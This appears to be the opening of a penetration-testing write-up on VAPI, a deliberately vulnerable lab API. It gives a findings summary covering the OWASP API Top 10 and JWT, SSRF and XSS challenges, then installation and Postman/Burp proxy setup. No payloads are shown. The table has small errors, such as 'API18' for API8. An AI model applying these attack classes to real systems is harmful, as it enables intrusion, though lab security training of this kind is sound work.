

Executive Summary

This document presents a technical security assessment of VAPI, a deliberately vulnerable API application designed to simulate the OWASP API Security Top 10 (2019). The assessment was conducted in a self-hosted lab environment with the objective of identifying, exploiting, and documenting each vulnerability class, as well as providing actionable remediation guidance for each.

Over the course of this assessment, all ten OWASP API vulnerability categories were successfully exploited, along with three additional Arena challenges covering JSON Web Token (JWT) manipulation, Server-Side Request Forgery (SSRF), and Cross-Site Scripting (XSS) injection. A total of thirteen distinct security findings were confirmed.

The findings range in severity from Critical to Low. The most severe vulnerabilities Broken Object Level Authorization (API1), SQL Injection (API8), and Broken Authentication via credential stuffing (API2) represent attack vectors that, in a production environment, could result in full database compromise, complete account takeover, and mass unauthorized data disclosure. These three findings alone would constitute a critical risk posture for any organization operating an API with similar weaknesses.

API Reference	Link	API vulnerability	Severity
API1	API1	Broken Object Level Authorization	Critical
API2	API2	Broken Authentication	Critical
API3	API3	Excessive Data Exposure	High
API4	API4	Lack of Resources and Rate Limiting	High
API5	API5	Broken Function Level Authorization	High
API6	API6	Mass Assignment	High
API7	API7	Security Misconfiguration	High
API8	API18	Injection	Critical
API9	API9	Improper Assets Management	High
API10	API10	Insufficient Logging and Monitoring	Medium
Arena- JWT	Just weak tokens (JWT)	Just- Weak Tokens	High
Arena - SSRF	ServerSurfer	Server-Side Forgery	High
Arena - XSS	Sticky Notes	Cross-Site Scripting	High

The assessment demonstrates that API security cannot be treated as an afterthought. Each vulnerability in this report represents a category of weakness consistently found in real-world

production APIs. The remediation guidance provided for each finding reflects current industry best practice as defined by OWASP, NIST and established secure development standards.

Introduction and Installation


This write-up focuses on VAPI. It is a vulnerable adversely Programmed Interface which is a self-hostable API mimicking OWASP API Top 10 the 2019 version. It can be found in <https://github.com/roottusk/vapi> and the installation process since it will be self hosted:

```
git clone https://github.com/roottusk/vapi.git
cd <your-hosting-directory>
docker-compose up -d
```

```
> cd vapi
> sudo docker compose up -d
WARN[0000] The "PUSHER_APP_CLUSTER" variable is not set. Defaulting to a blank string.
WARN[0000] The "PUSHER_APP_KEY" variable is not set. Defaulting to a blank string.
WARN[0000] The "APP_NAME" variable is not set. Defaulting to a blank string.
WARN[0000] /home/eddie/vapi/docker-compose.yml: the attribute `version` is obsolete, it will be ignored, please remove it to avoid potential confusion
[+] Running 3/3
 ✓ Container vapi-db-1          Started 0.0s
 ✓ Container vapi-www-1        Started 0.0s
 ✓ Container vapi-phpmyadmin-1 Started 0.0s
~/vapi master* > 18:15:07
```

When you open localhost:9000 on a browser you'll get to see the VAPI documentation, showing

a successful installation.



The screenshot shows a web browser window with the address bar set to `localhost:9000`. The page displays the **vAPI** logo, which includes a stylized beetle holding a screwdriver. Below the logo, the text reads: "vAPI is Vulnerable Adversely Programmed Interface which is Self-Hostable API that mimics OWASP API Top 10 scenarios in the means of Exercises."

Requirements

- PHP
- MySQL
- PostMan
- MITM Proxy

Installation (Docker)

```
docker-compose up -d
```

Installation (Manual)

Copying the Code

```
cd <your-hosting-directory>
```



```
git clone https://github.com/roottusk/vapi.git
```

Setup


Postman

- Since we will be working with APIs, we will use Postman since it is a good tool for building, testing, designing and managing APIs.
- Note that a collection and an environment has been copied to your device.


- Launch your postman and login/ sign up if you hadn't and you'll land on the postman dashboard.
- On the left there are 3 dots click on it and select the import button



Follow the steps as numbered in the image to import the collection and environment that are stored in postman. Note vapi is the name of my directory where vapi is hosted, so just change the name to the name of your directory




Import the 2.



Note a new collection is added and when you click on the collection part vapi (2) you'll get to see a whole list of API and an environment. Go to the top right and set the environment to


the new environment as shown in (4). The Vapi_env is important as it allows you to set variables on the whole collection as well as save authorization token allowing as to replay request



Currently only the host is set, however, I'd like you to change it so that we specify the port where the application is running on so it be **localhost:9000**

Postman and Burp


- This allows to traffic our request from postman to burp so we can see how the request and response looks like as it's being sent and received.
- If you don't need to proxy the traffic through burp you can skip this stage and go directly to Burp.[API1](#)
- We will have to proxy it so go to the settings then app settings and follow the following:



On the settings page go to the proxy (2) and select use custom proxy (3) by default its off

